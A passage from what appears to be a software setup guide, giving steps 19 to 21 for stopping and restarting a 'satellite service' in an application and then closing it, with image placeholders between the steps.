
19. Click **Stop Satellite Service** to stop the satellite service.




20. Once the service is stopped, click **Start Satellite Service**.




21. Once the service has started, click **Exit** to close the application.



